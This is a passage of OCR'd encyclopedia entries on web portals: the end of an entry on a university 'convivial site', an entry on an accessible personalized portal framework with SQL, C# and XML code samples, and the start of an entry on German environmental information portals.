2.3	Office location
2.4	Telephone
2.5	Fax
2.6	E-mail address
2.7	URL
2.8	Office hours
3 Teaching Assistant Information	
3.1	Surname and name
3.2	Office location
3.3	Telephone
3.4	Fax
3.5	E-mail address
3.6	URL
3.7	Office hours
4 Teaching Assistant 2 Information	
4.1	Surname and name
4.2	Office location
4.3	Telephone
4.4	Fax
4.5	E-mail address
4.6	URL
4.7	Office hours
5 Syllabus	
5.1	Course description
5.2	Objectives of the course
5.3	Prerequisites
5.4	Introductory courses
5.5	Course contents
5.6	Teaching methods
5.7	Materials
5.8	Evaluation criteria
5.9	Grading
5.10	Assessment methods
5.11	Recommended reading
5.12	Supplementary reading

level, context, content, and status of the studies that were successfully completed by the individual named on the original qualification to which this supplement is appended. It should be free from any value judgements, equivalence statements, or suggestions about recognition.

Our model of syllabus works out in order to avoid inconsistencies and to render it a reusable element for drawing up of the diploma supplement.

In our case, the syllabus is a document offering an informal presentation of the didactic purpose of "Università Politecnica Delle Marche" (Falsetti, Ramazzotti, Battistini, & Leo, 2005). The structure of the syllabus is described in Table 1 and presented in Figure 3.

Each teacher accesses his or syllabus by username and password and uses an interface to upload and update the data of his or her course.

FUTURE TRENDS AND CONCLUSION

In a perspective of digital citizenship, the convivial site should allow the access to all the administrative services. Parts of these accesses are already supplied by the institutional portal but in the formal language of the institution: in the convivial site, the language should be closer to the students' way.

One more issue refers to the internationalisation of the academic portals (Torras & Vaagan, 2005)—the English univpm Web portal is a short version of the Italian one and the hypertext may often link to Italian pages: this is a problem with the issue of Web quality. The quality of the Web portal is impoverished by the fact that home and international students are not given access to the same user education information and materials. Despite that, the convivial site offers a bilingual version of the site.

At last, the convivial site will be the Web door to e-learning university courses for an innovative teaching way.

REFERENCES

Altman, H. B. (1989). Syllabus shares "what the teacher wants." In the teaching professor, 3, pp. 1-2.

Butters, G. (2003). *What features in a portal*? Retrieved December 22, 2005, from http://www.ariadne.ac.uk/issue35/butters/intro.html

Cineca. (2006). Retrieved January 9, 2006, from http://offf.miur.it/

Deans, K. R., & von Allmen, S. (2002). *Poo poo portals at your peril*. Retrieved December 12, 2005, from http://ausWeb.scu.edu.au/aw02/papers/refereed/deans/paper.html

Dolphin I., Miller, P., & Sherratt, R. (2002). *Portals, PORTALS everywhere*. Retrieved January 5, 2006, from http://www.ariadne.ac.uk/issue33/portals/intro.html

E-NTRA. (2006). Retrieved March 1, 2006, from http://www.e-ntra.it/Entra/Engine/RAServePG.php

EUROPA. (2006). Retrieved January 9, 2006, from http://europa.eu.int/comm/education/policies/rec_qual/recognition/diploma_en.html

Falsetti, C., Ramazzotti, S., Battistini, G., & Leo, T. (2005). Il Syllabus. Progetto e-Learning di Ateneo. UNIVPM.

Looney, M., & Lyman, P. (2000). Portals in higher education: What are they and what is their potential. *EDUCAUSE Review*, *35*(4), 28-36, July/August. Retrieved January 5, 2006, from http://www.educause.edu/pub/er/erm00/articles004/looney.pdf

Miller P. (2001). *The concept of the portal*. Retrieved December 12, 2005, from http://www.ariadne.ac.uk/issue30/portal/intro.html

MyUCLA. (2006). Retrieved January 9, 2006, from http://my.ucla.edu/default.aspx

Nielsen J. (2000). *Web usability,* Apogeo.

Nielsen J. (2003). *Usability 101: Introduction to usability. Useit.com*. Retrieved December 12, 2005, from http://www.useit.com/alertbox/20030825.html

Ramazzotti, S., De Giovanni, L., Battistini, G., & Leo, T. (2005). Analisi dei siti delle Facoltà di Univpm. Progetto e-Learning di Ateneo. UNIVPM

Reihman, G. (2004). Lehigh University. *Faculty Resource Guide 2004-05 Handbook for New Faculty: Academic Activities*. Retrieved December 22, 2006, from http://www.lehigh.edu/~infdli

Swisher, D. (1998). *IT-FYI: UCLA students get personalized contact with school*. Retrieved December 22, 2005, from http://www.ou.edu/archives/it-fyi/0357.html

Thompson R. I. (2001). *Web portals and integration issue at the enterprise level*. Paper presented at Educause 2991, May 20-23, 2001. Retrieved December 12, 2005, from http://www.gu.edu.au/conference/educause2001/papers/Bob_Thompson.doc

Torras, M. C., & Vaagan, R. W. (2005). *Web portals and internationalisation: A survey of Norwegian academic, research, and special libraries*. Retrieved December 22, 2005, from http://www.ifla.org/IV/ifla71/Programme.htm

WAI. (2006). Retrieved December 22, 2005, from http://www.w3.org/WAI/

KEY TERMS

Academic Portal: A logical extension of the teaching and learning environment. It is a customizable community portal environment that unifies academics, commerce, communities, and administrative services online through an integrated interface.

Accessibility: Accessibility means that people with disabilities can use, perceive, understand, navigate, and interact with the Web. For example, accessible Web sites can be navigated by people with visual, hearing, motor, or cognitive impairments. Accessible design also benefits people with older or slower software and hardware.

Content Management System: Software for facilitating the maintenance of content, but not design, on a Web site.

Convivial Site: A Web site aimed to provide a perception of university closed to the students. It offers the services online that the students usually look for in everyday life and it is the access point to the syllabus of university courses.

E-Learning: A didactic methodology providing online formative contents. A primary version of e-learning is the distance learning (FAD). The actual version of e-learning provides the possibility to design and manage lifelong learning systems in a coordinate and centralized way.

Internet Communication Tools: Services aimed to provide communication online and to foster interaction among the user. In a convivial site, the useful tools can be forum, calendar, newsletter, polls, RSS, SMS, chats, and blogs.

Syllabus: A document provided by the instructor of a course that explains the course material, what students are expected to do, and how students will be graded/evaluated. The syllabus outlines the course requirements, grading criteria, course content, faculty expectations, deadlines, examination dates, grading policies, and other relevant course information.

Accessible Personalized Portals

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INTRODUCTION

Web portals constitute a rapidly evolving medium for transferring information and knowledge, as well as for establishing the means for cooperation and the coordination of activities among different parties. More specifically, a Web portal is a Web site that provides a gateway to resources available on the Internet or within an intranet. A Web portal typically includes a number of facilities for access and navigation of information, socialization, collaboration, and trade, as well as other user aid facilities. Although portals are accessed by a wide range of different parties, most portals are designed with limited attention to the different individual needs and preferences of Web users. As a result, they often present serious shortcomings in terms of usefulness, ease of access and use, and subjective satisfaction of the users.

Given the above, the necessity emerges for a systematic framework for developing Web portals that can be personalized according to different user needs and requirements. This article presents a design and development portal framework, along with the related methods, for producing portals that are *extensible*, *reusable*, *highly customizable*, and *accessible and usable by all*, including people with disabilities. The term *extensible* refers to the possibility of up-scaling a portal to support new functions, while the term *reusable* refers to possible alterations of a portal to address the needs of a different application context. Additionally, *customizable* refers to a portal implementation that enables end users to alter the interface with respect to their personal needs and preferences. Finally, *accessible and usable by all* refers to a portal that can be accessed and used in various types of context, and by target users with different characteristics and abilities, including people with disabilities.

Such a framework is intended to apply concepts and principles of universal access and design for all in the development of Web portals. Universal access concerns the right of all citizens to obtain and maintain access to a society-wide pool of information resources and interpersonal communication facilities, given the varieties of context (Stephanidis et al., 1998, 1999). In the context of universal access, design for all advocates a proactive approach towards products and environments that can be accessible and usable by the broadest possible end-user population, without the need for additional adaptations or specialised (re-)design.

The development of universally accessible portals entails the concept of Web accessibility. Web accessibility means access to the Web by everyone, regardless of disability (http://www.w3c.org). As a result, Web portals need to address the interaction requirements of the broadest possible end user population, including people with disability.

The framework presented in this article includes a Web portal architecture along with the related services, and adopts user profiling for personalization purposes, including customization of features that support accessibility and usability for diverse target user groups.

WEB PORTAL ARCHITECTURE

A multi-tier architecture is adopted in the Web portal personalization framework, as it allows separating the required user interface mechanisms from application logic and database storage. In particular, three layers are considered as necessary: data access, business logic, and presentation layer.

Data Access Layer

The data access layer is responsible for storing and communicating data between the database and the application.

Database Implementation

This layer uses stored procedures for faster retrieval or insertion in the database, reducing the amount of client side processing by looking up data, and maintaining key values and internal integrity. Furthermore, using stored procedures, the database server creates for each query a plan that includes all the information required to return the data effectively to the client. This plan is stored in the system's cache, so that it can be reused when needed (Dalton, 1997). Another advantage of the stored procedure is that the database server can create indexes, thus increasing the speed of interaction. An example of a stored procedure is presented in Figure 1.

The ability of a Web portal to support multilingualism is a fundamental principle in order to serve people with limited skills in foreign languages. Therefore, multilingualism needs to be supported both in terms of user interface and application content stored in the database. In the database layer, a design method for the separation of multilingual and non multilingual content is used. Each database table containing multilingual content is divided in two separate tables, one containing the non multilingual content and the other containing the multilingual one, as shown in Figure 2. In such a way, no redundant information is stored.

Figure 1. Stored procedure example

```
CREATE PROCEDURE wsDocumentsArea_da_SelectAllFolders
(
        @languageid tinyint
)
AS
SELECT    dbo.tbl_da_id_folderlist.tfoliid, dbo.tbl_da_id_folderlist.tfolinumber, dbo.tbl_da_id_folderlist.tfolilevel, dbo.tbl_da_id_folderlist.tfolipath,
            dbo.tbl_da_folderlist.tfolititle
FROM      dbo.tbl_da_folderlist INNER JOIN
            dbo.tbl_da_id_folderlist ON dbo.tbl_da_folderlist.tfoliidid = dbo.tbl_da_id_folderlist.tfoliid
WHERE     (dbo.tbl_da_folderlist.tfoliuslaid = @languageid)
GO
```

Figure 2. Example of multilingual database table




Figure 3. Example of Web-service implementation

```
[WebMethod(Description="", EnableSession=false)]
public DataSet SelectAllFolders(byte languageid)
{
    DataAccess.DataAccessObject obj = new DataAccess.DataAccessObject();
    DALParameters param = new DALParameters();

    param.AddParam("languageid",languageid);
    DataSet result1 = obj.ExecuteOleDbDataAdapter(ConfigurationSettings.AppSettings["wsDocumentsAreaSelectXMLPath"]
        , "SelectAllFolders", param);

    return result1;
}
```

Figure 4. Example of xml description implementation

```
<?xml version="1.0" encoding="utf-8" ?>
<wsDocumentsAreaSelect>
    <Method Name="SelectAllFolders">
        <StoredProcedure>
            <Name>wsDocumentsArea_da_SelectAllFolders</Name>
            <Type>SELECT</Type>
        </StoredProcedure>
        <Parameter>
            <Name InternalName="languageid">@languageid</Name>
            <Type>tinyint</Type>
            <Size>1</Size>
            <Direction>Input</Direction>
        </Parameter>
    </Method>
</wsDocumentsAreaSelect>
```

Web-Services: xml Descriptors

In the data access layer, the stored procedures created in the database are accessed by Web services (see Figure 3) that are subsequently available to the business logic layer. Web services can be easily implemented using xml descriptors for communicating with the stored procedures (Jorgensen, 2002). The xml descriptors (see Figure 4) provide information regarding the parameters, name, and return values of each procedure, while Web methods are used to read the xml descriptors, call the requested stored procedure, and return the results of the operation.

Business Logic Layer

The business logic layer incorporates the functions needed to implement the application. More specifically, this layer contains classes implemented with C# (Liberty, 2002) that form a higher level ontology specification of the database schema (see Figure 5). The aim of this layer is to transform the data received by the Web services of the data access layer to instances of the ontology specification. In order to achieve that, special methods are used to de-serialize the data received, and transform them into meaningful instances of the ontology. Additionally, this layer contains functionality that is used by the interface layer to perform certain actions. An example of such functionality is presented in Figure 6, where a function for retrieving folder details is illustrated. The aforementioned function receives three arguments. The first argument is used to determine the Web-method to be called and the other two arguments are transmitted to the selected Web-method. The results of each call are in turn deserialized and transformed into an array of business logic objects, as shown in Figure 5. This technique makes the business logic layer totally independent from the implementation of specific parts of the data access layer, allowing the replacement of the data access layer without redeveloping the business layer. This strategy is followed in order to make the development of the higher levels of the portal easier and closely coupled with the UI functionality abstracting, in that way, the logic that concerns how the user interface works by the actions it performs.

Presentation Layer

The presentation layer is responsible for the user interface of the system and incorporates the designs created during the design phase. For the interface layer, a *one page* based interface architecture is used. The term *one page* is used to define the portal structure where the content of each page requested by end users is composed by the union of the content provided by the portal template, and the content of the user components that are dynamically added at runtime. For each user page request, the portal needs to perform certain actions. Initially, when the user requests a page, an empty page container is loaded with no content at all. Subsequently, a form container is created to host all the specific page components. The next stage is to access and select the page template among several different templates available. The page template is used to provide the context and the positioning scheme. After the page template is loaded, the portal requests and loads the interface components that will be used to compose the final page to be sent to the client. For each component, the portal must specify the UI container (see Figure 7) that will host the particular content and the positioning of the component in the final page. With the completion of this process, the content is added to the appropriate container and then placed at their positions on the page. The process described is presented graphically in Figure 8.

A

Figure 5. Business logic layer's class

```
public class folderGeneralDetails
{
    private long        _folderId;
    private string      _folderTitle;
    private string      _folderNumber;
    private string      _folderPath;

    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfoliid")]
    public long folderId
    {
        get
        {   return _folderId;   }
        set
        {   _folderId= value;   }
    }

    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfolititle")]
    public string folderTitle
    {
        get
        {   return _folderTitle;    }
        set
        {   _folderTitle= value;    }
    }


    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfolipath")]
    public string folderPath
    {
        get
        {   return _folderPath; }
        set
        {   _folderPath= value; }
    }

}
```

PERSONALIZATION-RELATED ISSUES

User profiling is used in the *presentation layer* in order to achieve accessibility and usability of a portal. In general, user profiling is defined as the process of gathering information specific to each user, either explicitly or implicitly. In the portal structure, a user profile typically includes demographic information about the user (such as age, country, education, disability, skill level, etc.), information about the individual's interests (e.g., in terms of professional or scientific needs), as well as individual patterns of use and behavior when interacting with the portal. This information is exploited in various ways towards tailoring the portal to the user's specific needs (e.g., through filtering of content of non-interest to the user, customization of the contents presentation, and portal structure).

More specifically, user profiling is used to enhance, among others, the following qualities of the portal.

Usefulness

User profiling based on individuals' interests is used for content-based filtering. This involves a process of classifying the contents of a portal in semantic categories. Then, the efficiency and effectiveness of information retrieval and presentation is improved, as information search is limited

Figure 6. Business logic layer's function

```
public folderGeneralDetails[] SelectFolders (string type,long sigid, short languageid )
{
    wsDocumentsArea objWs = new wsDocumentsArea();
    DataSetDeSerializer oS=new DataSetDeSerializer();
    folderGeneralDetails[] temparray = new folderGeneralDetails[1];


    if(type.Equals("sig"))
    {
        DataSet myDataSet = objWs.SelectSigFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );

    }
    else if(type.Equals("brainstorming"))
    {
        DataSet myDataSet = objWs.SelectBrainstormingFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }
    else if(type.Equals("proposal"))
    {
        DataSet myDataSet = objWs.SelectProposalFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }
    else if(type.Equals("cdgs"))
    {
        DataSet myDataSet = objWs.SelectCDGSFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }

    if(temparray!=null)
    {
        return temparray;
    }
    else
    {
        folderGeneralDetails[] nulltemp = new folderGeneralDetails[1];
        nulltemp[0] =  new folderGeneralDetails();
        nulltemp[0].folderId = 0;
        nulltemp[0].folderTitle = "null";
        nulltemp[0].folderNumber = "null";
        nulltemp[0].folderPath = "null";
        nulltemp[0].parentFolder = 0;
        nulltemp[0].isEmpty = true;
        return nulltemp;
    }
}
```

to categories that match the user's specific profile (i.e., categories of interests). Content management is particularly important for Web portals, as the content of portals tends to be dynamic and subject to constant changes. Particular attention is paid to the classification of content in order to ensure the creation of comprehensive taxonomies, based on different target audiences and their information requirements, constraints or boundaries.

Accessibility

Web accessibility means access to the Web by everyone, regardless of disability. This implies that people with disabilities can perceive, understand, navigate, and interact with a Web portal. Additionally, the Web accessibility guidelines (WCAG) of the World Wide Web Consortium (W3C, http://www.w3.org/TR/WAI-WEBCONTENT/) play a critical role in making the Web accessible. These guidelines explain how to make Web content accessible to people with disabilities. However, following them will also make Web content more easily available to all users, whatever user agent they are using (e.g., desktop browser, voice browser, mobile phone, automobile-based personal computer, etc.) or constraints they may be operating under (e.g., noisy surroundings, under- or over-illuminated rooms, in a hands-free environment, etc.). Following these guidelines will also help people find information on the Web more quickly. The guidelines do not discourage content developers from using images, video, and so forth, but rather explain how to make multimedia content more accessible to a wide audience. The portal framework implies compliance with WAI WCAG (level AAA) guidelines to achieve the portal's accessibility. Additionally, predefined and configurable user profiles are elaborated, containing data about different individuals' interactions needs related to accessibility. These profiles allow the portal to filter information and even alter the portal structure to specific user needs and requirements. Two examples of the way the alternative page templates and UI containers can be used to enhance

Figure 7. UI containers





Figure 8. "One page" based interface architecture



the accessibility characteristics of the portal presented to each user are illustrated in Figure 9 and Figure 10. Figure 9 presents an example of the different stages of functionality abstraction in a container window in order to address the needs of sighed users in the less accessible version, and blind users in the more accessible version.

Figure 10 presents the transformation of the portal template to address the needs of sighted users in the less accessible version (three columns template), and blind users in the more accessible version (one column template).

Figure 9. Page template for UI container example 1





Figure 10. Page template for UI container example 2



Usability


In order to support enhanced usability, in the personalization framework, the structure and layout the portal can be customized to meet the individual user preferences. Users can define in their profiles, and select among different interaction styles the most suitable to their preferences in terms of Graphical User Interface components and layout options. The users may also further customize an interface by rearranging the order and structuring of pages, as shown in Figure 11.

CONCLUSION

This article discussed a framework for the development of Web portals based on: (1) an architecture supporting portal extensibility, reusability and customization, and (2) user profiling and related methods as an approach to overcoming usefulness, usability and accessibility limitations, and supporting personalization of portals. Using different individual's interaction needs and physical characteristics from user profiles, a portal can filter information and present it in a customized way, incorporating various user needs, and addressing accessibility related issues. Additionally, individual's user preferences can be also be gathered in user profiles, in order to configure the structure of the portal, the preferred GUI components, their layout, their absolute positioning, and their aesthetic characteristics.

In order to continuously preserve user support and satisfaction, a constant effort to improve portals should be adopted. For example, statistical information that is gathered and stored in user profiles during the interaction with the portal could be analyzed to build patterns of use, and identify the behavior of the user. Using information from the user profiles, a portal could transform the UI representations of the system and the interactive content presented, taking into account the user experience during the system use, to achieve usability of the system. Generally, these new usage patterns and preference matches may lead to very valuable improvements and innovations of the system.

Figure 11. User interface customization



REFERENCES

Dalton, P. (1997). *Microsoft SQL server black book*. The Coriolis Group.

Jorgensen, D. (2002). *Developing .Net web services with XML*. Syngress Publishing Inc.

Liberty, J. (2002, February). *Programming C#* (2nd Edition). O'Reilly.

Stephanidis, C. (Ed.), Salvendy, G., Akoumianakis, D., Bevan, N., Brewer, J., Emiliani, P.L., Galetsas, A. et al. (1998). Toward an information society for all: An international R&D agenda. *International Journal of Human-Computer Interaction, 10*(2), 107-134. Retrieved from http://www.ics.forth.gr/hci/files/white_paper_1998.pdf

Stephanidis, C. (Ed.), Salvendy, G., Akoumianakis, D., Arnold, A., Bevan, N., Dardailler, D. et al. (1999). Toward an information society for all: HCI challenges and R&D recommendations. *International Journal of Human-Computer Interaction, 11*(1), 1-28. Retrieved from http://www.ics.forth.gr/hci/files/white_paper_1999.pdf

KEY TERMS

Extensible: Portal that offers the possibility of up-scaling to support new functions.

Highly Customizable: Portal that enables end users to alter the interface with respect to their personal needs and preferences.

Reusable: Portal that supports alterations to address the needs of a different application context.

Universal Design: The conscious and systematic effort to proactively apply principles and methods, and employ appropriate tools, in order to develop interactive products and services which are accessible and usable by all, thus avoiding the need for a posteriori adaptations, or specialized design.

WAI: Web accessibility initiative.

WCAG: Web content accessibility guidelines.

Web Accessibility: Access to the Web by everyone, regardless of disability (http://www.w3c.org).

Web Portal: A Web site that provides a gateway to resources available on the Internet or within an intranet.

Accessing Administrative Environmental Information

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INTRODUCTION

With the citizens being entitled to be provided with environmental information, the quantity increased, as did the efforts needed to find the desired information on the many distributed Web sites. The Environmental Information Networks (EIN) of Baden-Wuerttemberg and Saxony-Anhalt, presented here, shall serve as a central access platform that facilitates search by offering a thematically structured approach and various search options to the user. They both are instances of a pragmatic approach to the construction of environmental portals for the public.


BACKGROUND

In Germany, supply of environmental information belongs to the obligations of public administration. According to the Environmental Information Act (Umweltinformationsgesetz, 2005), citizens are entitled to have access to the environmental information available at an authority dealing with environmental tasks. For this reason, many authorities provide the corresponding information in the World Wide Web (WWW). Often, these developments have been made by the individual authorities in their own responsibility and are not embedded in a larger context. The Environmental Information Act makes an active supply of information obligatory for public authorities. This further enhances the role of the Internet as a means for the active provision of environmental information.

Many of the authorities' Web sites offer rudimentary search and navigation helps to the data only. Frequently, a full-text search is not available and no metadata, for example, keywords, are added to the usable contents. Links to related offers are often lacking completely or to a large extent. The contents have often been processed in line with the authority's organizational structure, but not according to criteria that seem logical to the user.

For the citizen, this means that the information searched for is often found only when the authorities and their structure

Figure 1. System architecture of the EIN: Components and interfaces



are known in detail. Even Internet search engines are not very helpful, as the large number of hits hides the information searched for.

With the German Environmental Information Network project gein® (http://www.gein.de) in 2000, an attempt was made to establish an environmental information portal on the federal level, which offers search functions for information provided by federal and state authorities. Based on the model of gein®, such an environmental portal also is considered a promising approach on the regional level for the states of Baden-Wuerttemberg (http://www.umwelt.baden-wuerttemberg.de) and Saxony-Anhalt (http://www.umwelt.sachsen-anhalt.de).

A first inventory of environmental information offers showed more than 100 relevant sites on the internet for the state of Baden-Wuerttemberg (2003) and more than 130 for the state of Saxony-Anhalt (2005). Due to the large number of sites from the municipal sector these have not been taken into account in the first step.

BASIC CONCEPTS

The development of this portal to an environmental information network is aimed at improving the networking of the distributed environmentally-relevant Web offers of the states of Baden-Wuerttemberg and Saxony-Anhalt (Schlachter, 2004a). The users from these states shall be given comfortable access from a central point.

Metadata on all information offers are compiled centrally by an editorial staff. This database represents the starting point for the operation of the portal. The data are stored persistently using a content management system (CMS) and updated in this system via a WWW interface. The CMS provides interfaces to other components, for example, full-text search and automatic keyword search. Moreover, its templates allow for the presentation of the data, the layout, and the generation of navigation.

